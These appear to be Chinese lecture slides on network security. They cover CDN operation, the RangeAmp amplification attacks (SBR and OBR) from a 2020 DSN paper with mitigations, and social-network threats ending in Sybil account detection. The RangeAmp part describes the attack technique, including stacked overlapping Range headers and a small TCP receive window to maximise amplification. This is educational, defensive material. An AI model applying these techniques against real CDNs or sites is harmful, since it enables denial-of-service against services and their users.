
CDN工作流程

1. 用户点击APP， APP会根据URL地址去**DNS**寻求IP地址解析
2. DNS服务器发现对应URL有CDN服务，将会返回CDN服务器对应的IP
3. 用户向**CDN服务器**发起内容URL访问请求，如果CDN服务器有缓存内容，进行第4步，否则第5步
4. CDN服务器响应用户请求，将用户所需内容传送到用户终端
5. CDN缓存服务器上并没有用户想要的内容，CDN向网站的**源服务器**请求内容；源服务器返回内容给缓存服务器，缓存服务器发给用户




CDN优势

- **加速了网站的访问**
  - 用户与内容之间的物理距离缩短，用户的等待时间也得以缩短
- **CDN提供一定安全性**
  - 内容进行分发后，源服务器的IP被隐藏，受到攻击的概率会大幅下降
  - 当某个服务器故障时，系统会调用临近的健康服务器，进行服务，避免对用户造成影响



CDN安全-RangeAmp攻击

- 通过一些漏洞，可以通过CDN进行DoS攻击，从而破坏原有系统的可用性
- **RangeAmp攻击：一台电脑便可让世界上最流行的网站瘫痪，**一种利用**CDN和HTTP协议设计缺陷**对任意部署Web服务的站点实施DDoS的攻击
- CDN和HTTP范围请求（range requests）机制都致力于提升网络性能，但是CDN对HTTP范围请求机制的实现存在安全缺陷，攻击者能够滥用CDN的漏洞对源网站服务器或其他CDN节点实施DDoS攻击




RangeAmp两种攻击形式


Li, Weizhong, et al. "CDN Backfired: Amplification Attacks Based on HTTP Range Requests." *2020 50th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*. IEEE, 2020.

RangeAmp攻击-背景知识

- HTTP Range请求（HTTP范围请求）：
  - 允许服务器只发送 HTTP 消息的一部分到客户端
  - 传送大的媒体文件
  - 与文件下载的断点续传功能搭配使用



HTTP支持Range请求示例




HTTP进行Range请求示例

RangeAmp攻击-HTTP Range请求种类

单一范围：


- 用于请求单一块
- Range: bytes=0-1023
- 服务器端会返回状态码为 206 Partial Content 的响应



单一范围Range请求示例

多重范围：


- 用于请求多个数据块
- Range: bytes=0-50, 100-150
- 服务器会返回 206 Partial Content状态码
- 使用类似文件上传时的multipart多重分块作为响应（Content-Type为multipart/byteranges）使用boundary进行分割多块内容



多重范围Range请求示例

RangeAmp攻击-CDN处理Range请求

- **懒惰型**：不做任何改变，直接转发带Range头的请求
- **删除型**：直接删除Range头再转发
- **扩展型**：将Range头扩展到一个比较大范围
- 删除型及扩展型是CDN缓存为了增加缓存命中率而做的优化，对于Range请求的资源（文件）尽量的多请求，以便客户端向CDN请求后续分块时无需再向源站请求数据
- 根据CDN处理Range的方式以及CDN数量、前后顺序提出了两种攻击方式：小字节范围攻击(a)和重叠字节范围攻击(b)



RangeAmp两种攻击


RangeAmp攻击-小字节范围攻击

Small Byte Range (SBR) Attack（小字节范围攻击）

- 利用CDN进行Range放大攻击打目标源站，无需一般UDP类反射放大攻击需要源地址伪造
- 使用了删除型、扩展型回源策略的CDN，向源站请求尽量大的内容
- 响应给客户端的内容依然为Range头预期的小内容

论文中的攻击测试结果：

目标资源10MB，客户端消耗带宽小于500Kbps，可使目前源站1000Mbps的带宽接近占满




RangeAmp--小字节范围攻击示意图

RangeAmp攻击-重叠字节范围攻击

Overlapping Byte Range (OBR) Attack（重叠字节范围攻击）

- 多重范围的Range头，堆叠Range范围数量（bytes=0-,0-,...,0-）(n个0-，CDN支持的n的数量越大放大倍数越大，CDN间消耗的流量等于n倍的访问文件大小)
- 适用于前置CDN（FCDN）采取**懒惰型**策略，并且后置CDN（BCDN）不检查Range范围是否重叠，就返回分块的Range响应的CDN组合情况
- 在客户端处，设置较小的**TCP接收窗口**，并及时断开连接，使得接收的数据尽量小
- 该方法可获得源站文件大小50-6500的流量放大，大量消耗FCDN、BCDN的网络资源
- 相对SRB来说利用难度较大，一般很少有使用多层CDN的情况
- 该方法无法直接威胁到源站



RangeAmp--重叠字节范围攻击示意图

RangeAmp攻击—解决方案

论文中最后给出了针对不同角色的解决方案：

服务器侧	CDN侧	协议侧	结论
1. 增强本地DDOS防御能力 2. 如果接入了CDN，判断是否存在上述问题	修改Range请求的回源策略，从删除型变为扩展型，并且扩展较小的范围	修改相关的RFC标准，将RangeAMP纳入到考虑范围	如果确认不需要参数，可直接在CDN上开启忽略参数进行缓存，避免静态资源重复回源，造成SRB方法的放大攻击

社交网络安全

- 社交网络是指可以让人们彼此连接，分享信息的公共服务平台
- 可以发布照片、视频等内容与朋友沟通生活状态
- 国内的微博、微信、QQ，国外的Facebook、Twitter、LinkedIn
- 通过和你聊天的频率，点赞的程度，分析出你的亲密好友关系，再根据你亲密好友的偏好推荐给你对应的商品，从而精准地投放广告，增加平台收入
- 由于社交网络的广泛应用，一旦这些数据被用于恶意行为，造成的后果将不堪设想


社交网络安全-数据挖掘

数字档案收集：

- 用户信息可被第三方组织下载、 收集，随着不断积累，最后可以形成关于这个用户的完整档案，并用于非法用途


运维数据收集：

- 上线时长 、接入位置 (IP)、消息发送和接收、一个用户对其他用户信息的浏览等
- 这些数据可被用于目标定位、识 别或者向第三方转发数据等



社交网络安全-垃圾信息传播

- 传统的垃圾信息攻击是通过电子邮件大量传播垃圾邮件
- 对于社交网络，各种垃圾信息，包括广告和恶意代码等，可以通过好友列表快速传播
- 其危害主要有：
  - **增加网络负载**
  - **信任缺失**
  - **身份假冒**




社交网络安全-网络钓鱼

- **社交网络的网络钓鱼(phishing)**
  - 攻击者可以伪装成为合法用户的好友，通过各种诱惑手段使得用户访问恶意URL
  - 社交网络用户为了达到结交朋友的目的，并不排斥与陌生人沟通并接受交友邀请，因此，钓鱼攻击很容易发生

社交网络安全-女巫攻击

Sybil攻击（女巫攻击）

- 伪装成为多种身份参与到正常网络中
- 一方面利用虚假身份盗取合法用户的各种数据
- 另一方面影响数据转发路径，从而可伪造出多条不同的路由，破坏网络的可用性



社交网络安全-微信女巫账号


微信Sybil攻击（女巫攻击）

- 恶意目的：散播垃圾邮件，钓鱼URL，传播恶意程序，发布虚假信息


社交网络安全-微信女巫账号检测

社交网络虚假账号检测: Ianus

- 特征提取：为每对注册账号提取同步及异常特征
- 联通图构建：构建权重联通图， Sybils将密集连接，而正常账号相对分散
- Sybils检测：分析连通图结构，发现Sybils类簇



